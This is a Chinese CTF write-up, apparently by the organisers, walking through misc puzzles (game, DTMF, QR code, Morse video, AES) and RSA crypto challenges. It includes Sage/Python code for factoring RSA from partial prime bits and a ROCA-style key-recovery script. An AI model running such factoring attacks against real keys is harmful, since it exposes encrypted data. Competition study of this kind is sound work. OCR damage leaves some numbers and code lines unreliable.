没考虑到有的师傅用的非windows系统，说明文件，有的出现了乱码

FLAG是大写 提交的时候要小写flag，这个其实是因为小写的不太好在地图上搞

起初的预期解

其实就是个怀旧游戏...口袋妖怪，老老实实玩游戏可以得到flag，到103道路就可以看到flag

这里算一点障碍吧，大概记得出怪的几率为20%，flag处随机出怪

flag{PokEmon_14_CutE}

当然也有捷径

过程中还有师傅说过，用代码或金手指等等的，欢迎各位师傅拓宽各种思路，如有问题欢迎指正

0x2 Harley Quinn

题目描述：Ivy给Harley发了一个短信……算了，编不下去了，先听后看就完事了……

音频解码可能有误差，密码为有意义的无空格小写短句 解密版本为1.25


hint1： 电话音&九宫格

hint2： FreeFileCamouflage，下载的文件可能显示乱码


Writeup：

压缩包描述有提示FreeFileCamouflage隐写，需要密码，后来才知道好多师傅开始直接解压了，没有发现这个hint，才补发的

详细信息>艺术家这里有hint，关于密码的




歌的最后有拨号音，可以提取出来，用dtmf2num.exe分析出来，据说维基有记录拨号音密码



按键音解出密码：#22283334447777338866#

音频解码可能有误差，自己尝试的时候，有可能会多少2或3




手机九宫格密码，这个看着九宫格输入法很快，就能看出来，是在一位其他师傅那里得到的思路

Password：ctfisfun，多少2或3的情况，猜解一下问题不大

#222 8 33 444 7777 33 88 66#

c t f i s f u n

版本号为v1.25，低版本不可用



flag{Pudd1n!!_y0u_F1nd_m3!}


欢迎师傅指正或提出更多有趣的解法

0x3 code obfuscation


题目描述：无

Hints：压缩包密码是加密过的


原件二维码：



根据二维码的算法，当数据码有损或数据长度对不上时会用纠错码来斧正，但必须保证是个完整的二维码，详细可看视频科普：https://www.bilibili.com/video/BV1Y54y1D7cT



所以本题特意均等切分了二维码并进行斜切变换，也许不是最好的方法，这点是我考虑不周，应该从其他形式的二维码上下手，给师傅们道个歉，这里先用ps修复二维码，或者使用其他纠错等级强的工具，建议先填补空隙再斜切还原，扫出提示base(gkctf)



把二维码原件丢进binwalk分析，里面有个加密压缩包，-e分离，根据第一个Hint，压缩包密码是base家族的加密，可以跑脚本列出一些常见base家族加密

```
strbase16=
b'676B637466'
b'gkctf'
strbase32=
b'M5VWG5DG'
b'gkctf'
strbase64=
b'Z2tjdGY='
b'gkctf'
strbase85=
b'XKQ10W&'
b'gkctf'
strbase58=
b'CfjxaPF'
b'gkctf'
strbase36=
27823587
gkctf
strbase91=
Hg(IF.A
bytearray(b'gkctf')
```


收集一些常见的base加密做成字典爆破rar，密码是base58的gkctf ==》CfjxaPF

得到的压缩包里根据eval，function等函数名得知文件1进行了js压缩加密混淆

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('15 n 14 a b c d e f g h i j k l m n o p q r s t u v w x y z 10 11 17="n"12 15 n 14 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 10 11 17="n"12 13=0 15 n 14 a b c d e f g h i j 10 11 16="n"13=$((13+1))12 1g("1f=\'\';1e=\'"\';16=\'#\';1j=\'(\';1i=\')\';1h=\'.\';1a=\';\';19=\'<\';18=\'>\';1d=\'1c\';1b=\'{\';1k=\'}\';1t=\'0\';1u=\'1\';1s=\'2\';1r=\'3\';1n=\'4\';1m=\'5\';1l=\'6\';1q=\'7\';1p=\'8\';1o=\'9\';")',62,93,'||||||||||||||||||
```

```
||||||||||||||||||||||||||||||||||||||||||||do|eval|done|num|in|for|Bn|An|
Ce|Cc|Cb|Cn|_|Cl|Bm|Bk|alert|By|Bt|Bs|Cp|Dg|Df|De|Dj|Di|Dh|Dd|Dc|Da|Db'.sp
lit('|'),0,{}))
```

可以通过在线网站解密http://tool.chinaz.com/js.aspx



得到的代码用于解密flag3.png，以下是源代码，解出来的代码没有$但对解密影响不大

```
for n in a b c d e f g h i j k l m n o p q r s t u v w x y z
do
eval A$n="$n"
done
for n in A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
do
eval A$n="$n"
done
num=0
for n in a b c d e f g h i j
do
eval B$n="$num"
num=$((num+1))
done
alert("Bk=' ';Bm='"';Bn='#';
Bs='(';Bt=')';By='.';
Cb=';';Cc='<';Ce='>';
Cl='_';Cn='{';Cp='}';
Da='0';Db='1';Dc='2';
Dd='3';De='4';Df='5';
Dg='6';Dh='7';Di='8';Dj='9';")
```

对应代码的意思，除去大小写字母AxBx的对应，剩下的符号和数字都有一一BxCxDx对应，进行密码表替换，可以写脚本也可以一个个对出来

```
$Bn$Ai$An$Ac$Al$Au$Ad$Ae$Bk$Cc$As$At$Ad$Ai$Ao$By$Ah$Ce
$Ai$An$At$Bk$Am$Aa$Ai$An$Bs$Bt$Cn
$Ap$Ar$Ai$An$At$Bs$Bm$Aw$Dd$Al$Ac$Da$Am$Ae$Cl$De$Ao$Cl$Dj$Ak$Ac$At$Df$Bm$Bt$Cb
$Ar$Ae$At$Au$Ar$An$Bk$Da$Cb
$Cp
```

```
#include <stdio.h>
int main(){
    print("w3lc0me_4o_9kct5");
    return 0;
}
```

flag{w3lc0me_4o_9kct5}

0x4 Sail a boat down the river

题目描述：无

Hints：闪烁的光芒；是一行不是一列；加密方式很常见

出题思路源于国外题目，在视频帧里加入了morse密码，放置在了刷通行卡的机器上，这玩意没人刷卡一般是不会发光的

视频118-130 200-208 320-334 410-418帧（以师傅们这样那样得到的帧数为准，这里是我的帧数）有明显闪烁，可以看出是morse密码（真的不是监控拍车牌号，多观察生活啊），pr或ps在这几个长间隔闪光区间逐帧看，短是1帧，长是3帧，拼合得到 -.--/.--/---../--.

解码得到yw8g

在视频465帧有二维码

扫描得到度盘链接 https://pan.baidu.com/s/1tygt0Nm_G5fTfVFlgxVcrQ

从网盘里得到数独附件，数独是我随便下的一个软件玩的一把简单难度

5	8	1	7	4	2	6	9	3
3	7	2	9	6	8	5	1	4
4	9	6	5	1	3	8	2	7
9	3	8	4	2	1	7	5	6
7	6	4	3	5	9	2	8	1
1	2	5	8	7	6	3	4	9
2	5	9	6	3	4	1	7	8
	4	7	1	8	5	9	3	2
8	1	3	2	9	7	4	6	5

解出来后根据hint，用第一行九宫格的填数从左到右从上到下数得到密钥52693795149137，常见的加密方式里，有密钥的就那几个，这题用了AES的hex加密算法，需要使用的字符集得是gb18030/ISO10126等，不然解密字符不够就会不显示结果，也就是被解密网站坑，其实是自己对aes加密不够了解，也可以自己写个脚本来跑密码，解密密文得到 GG0kc.tf


```
0 8 1 7 4 0 0 0 0
3 0 2 0 6 8 0 0 0
4 0 6 5 0 0 8 2 0
0 3 0 0 0 0 0 5 6
7 0 4 3 0 9 2 0 1
1 2 0 0 0 0 0 4 0
0 5 9 0 0 4 1 0 8
0 0 0 1 8 0 9 0 2
0 0 0 0 9 7 4 6 0
52693795149137
密文:
efb851bdc71d72b9ff668bddd30fd6bd
密钥:
第一列九宫格从左到右从上到下
```

用密码解开压缩包，把ovex文件用overture写谱软件打开，在歌词里看到
flag{gkctf_is_fun}
midi是写来给师傅们放松的，希望能喜欢~

CRYPTO

0x1 小学生的密码题

题目：e(x)=11x+6(mod26)
密文：welcylk
（flag为base64形式）orcery
签到题，仿射密码，直接在线解密



得到明文sorcery
base64加密后c29yY2VyeQ==
包裹flag{c29yY2VyeQ==}

0x2 Babycrypto

已知因子中的高位,分解p

```
n=0xb119849bc4523e49c6c038a509a74cda628d4ca0e4d0f28e677d57f3c3c7d0d876ef07d7581fe05a060546fedd7d061d3bc70d679b6c5dd9bc66c5bdad8f2ef898b1e785496c4989daf716a1c89d5c174da494eee7061bcb6d52cafa337fc2a7bba42c918bbd3104dff62ecc9d3704a455a6ce282de0d8129e26c840734ffd302bec5f0a66e0e6d00b5c50fa57c546cff9d7e6a978db77997082b4cb927df9847dfffef55138cb946c62c9f09b968033745b5b6868338c64819a8e92a827265f9abd409359a9471d8c3a2631b80e5b462ba42336717700998ff38536c2436e24ac19228cd2d7a909ead1a8494ff6c3a7151e888e115b68cc6a7a8c6cf8a6c005
p=0xe4e4b390c1d201dae2c00a4669c0865cc5767bc444f5d310f3cfc75872d96feb89e556972c99ae20753e3314240a52df5dccd076a47c6b5d11b531b92d901b2b512aeb0b263bbfd624fe3d52e5e238beeb581ebe012b2f176a4ffd1e0d2aa8c4d3a2656573b727d4d3136513a931428b00000000000000000000000000000000
p_fake = p+0x100000000000000000000000
pbits = 1024
kbits = pbits-576
pbar = p_fake & (2^pbits-2^kbits)
PR.<x> = PolynomialRing(Zmod(n))
f = x + pbar
x0 = f.small_roots(X=2^kbits, beta=0.4)[0]  # find root < 2^kbits with factor >= n^0.4
print (x0 + pbar)
```

之后求d,解密rsa

```
import gmpy2
import libnum as lb
n=0xb119849bc4523e49c6c038a509a74cda628d4ca0e4d0f28e677d57f3c3c7d0d876ef07d7581fe05a060546fedd7d061d3bc70d679b6c5dd9bc66c5bdad8f2ef898b1e785496c4989daf716a1c89d5c174da494eee7061bcb6d52cafa337fc2a7bba42c918bbd3104dff62ecc9d3704a455a6ce282de0d8129e26c840734ffd302bec5f0a66e0e6d00b5c50fa57c546cff9d7e6a978db77997082b4cb927df9847dfffef55138cb946c62c9f09b968033745b5b6868338c64819a8e92a827265f9abd409359a9471d8c3a2631b80e5b462ba42336717700998ff38536c2436e24ac19228cd2d7a909ead1a8494ff6c3a7151e888e115b68cc6a7a8c6cf8a6c005
e=65537
enc=142256658448019987871466305146814351366793421621336673344205910652945193107827146036333588705419957795067910265927017947591110174762512054442926233421448368833211155200453582818242515296522359916012961099003691114602917003359205576898342790483539585041463465956509219146087590023771159742127231203279644094850972449202724737611321867818344322236453166998512803297125679253201505182904123020381409019461104117277536835719785445120126092711779227755969020534251543762541779286769228084913953768776391926933782289974692426984769413889916582000416031911874929803106580053086956270467143570957892190149568812404230250036 1
p=160734387026849747944319274262095716650717626398118440194223452208652532694713113062084219512359968722796763029072117463281356654614167941930993838521563406258263299846297499190884495560744873319814150988520868951045961906000066805136724505347218275230562125457122462589771119429631727404626489634314291445667
q=n/p
```

```
d = gmpy2.invert(e,(p-1)*(q-1))
m = pow(enc,d,n)
print lb.n2s(m)
```

得到flag{3d0914a1-1e97-4822-a745-c7e20c5179b9}

0x3 汉字的秘密

当铺加密，通过汉字与数字建立关系的一种加密算法，汉字中共有几笔出头就对应哪个数字
王 6 夫 7 井 8 工 4 口 0 由 1 中 2 人 3 土/士5 壮 9
69 74 62 67 118 83 72 77 86 55 71 57 82 57 64 63 51 107
Ascii转码得到
EJ>CvSHMV7G9R9@?3k
根据提示key的固定格式，想到EJ>C与flag ascii码的关系，差值依次为1 2 3 4，编写脚本跑出flag

```
#include<stdio.h>
int main()
{
    char c[]= "EJ>CvSHMV7G9R9@?3k";
    for(int i = 0; c[i]!='\0'; i++)
    {
        c[i]=c[i]+1+i;
    }
    printf("%s",c);
}
```

FLAG{YOU_ARE_GOOD},查看题目答案形式，再转小写
flag{you_are_good}

0x4 Backdoor

```
import sys
from sage.all import *
def solve(M, n, a, m):
    # I need to import it in the function otherwise multiprocessing
doesn't find it in its context
    from sage_functions import coppersmith_howgrave_univariate
    base = int(65537)
    # the known part of p: 65537^a * M^-1 (mod N)
    known = int(pow(base, a, M) * inverse_mod(M, n))
    # Create the polynom f(x)
    F = PolynomialRing(Zmod(n), implementation="NTL", names=("x",))
    (x,) = F._first_ngens(1)
    pol = x + known
    beta = 0.1
    t = m + 1
    # Upper bound for the small root x0
    XX = floor(2 * n ** 0.5 / M)
    # Find a small root (x0 = k) using Coppersmith's algorithm
    roots = coppersmith_howgrave_univariate(pol, n, beta, m, t, XX)
```

```
    # There will be no roots for an incorrect guess of a.
    for k in roots:
        # reconstruct p from the recovered k
        p = int(k * M + pow(base, a, M))
        if n % p == 0:
            return p, n // p
def roca(n):
    keySize = n.bit_length()
    if keySize <= 960:
        M_prime = 0x1B3E6C9433A7735FA5FC479FFE4027E13BEA
        m = 5
    elif 992 <= keySize <= 1952:
        M_prime = (

0x24683144F41188C2B1D6A217F81F12888E4E6513C43F3F60E72AF8BD9728807483425D1E
        )
        m = 4
        print("Have you several days/months to spend on this ?")
    elif 1984 <= keySize <= 3936:
        M_prime =
0x16928DC3E47B44DAF289A60E80E1FC6BD7648D7EF60D1890F3E0A9455EFE0ABDB7A74813
1413CEBD2E36A76A355C1B664BE462E115AC330F9C13344F8F3D1034A02C23396E6
        m = 7
        print("You'll change computer before this scripts ends...")
    elif 3968 <= keySize <= 4096:
        print("Just no.")
        return None
    else:
        print("Invalid key size: {}".format(keySize))
        return None
    a3 = Zmod(M_prime)(n).log(65537)
    order = Zmod(M_prime)(65537).multiplicative_order()
    inf = a3 // 2
    sup = (a3 + order) // 2
    # Search 10 000 values at a time, using multiprocess
    # too big chunks is slower, too small chunks also
    chunk_size = 10000
    for inf_a in range(inf, sup, chunk_size):
        # create an array with the parameter for the solve function
        inputs = [((M_prime, n, a, m), {}) for a in range(inf_a, inf_a +
chunk_size)]
        # the sage builtin multiprocessing stuff
        from sage.parallel.multiprocessing_sage import parallel_iter
        from multiprocessing import cpu_count
        for k, val in parallel_iter(cpu_count(), solve, inputs):
            if val:
                p = val[0]
                q = val[1]
                print("{}:{}".format(p, q))
```

```
                return val
        return "Fail"
if __name__ == "__main__":
    n = 155189610416250748761824045853940987814871410592854559270243212767838311221687450763597803430780112164805875750724797848292586786917 39
    # For the test values chosen, a is quite close to the minimal value so the search is not too long
    try:
        roca(n)
    except:
        print("FAIL")
```

```
from Crypto.Util.number import *
def main():
    e = 65537
    p = 458243356112785531080529445665799328178266264511654302453705168247 9
    q = 338661997705111463730332851917362716581783217984521264076719700194 1
    n = 155189610416250748761824045853940987814871410592854559270243212767838311221687450763597803430780112164805875750724797848292586786917 39
    assert n==p*q
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    with open("flag.enc","rb") as f:
        c = int(f.read().decode('base64'),16)
    m = pow(c, d, n)
    flag = long_to_bytes(m)
    print flag

main()
```

得到flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}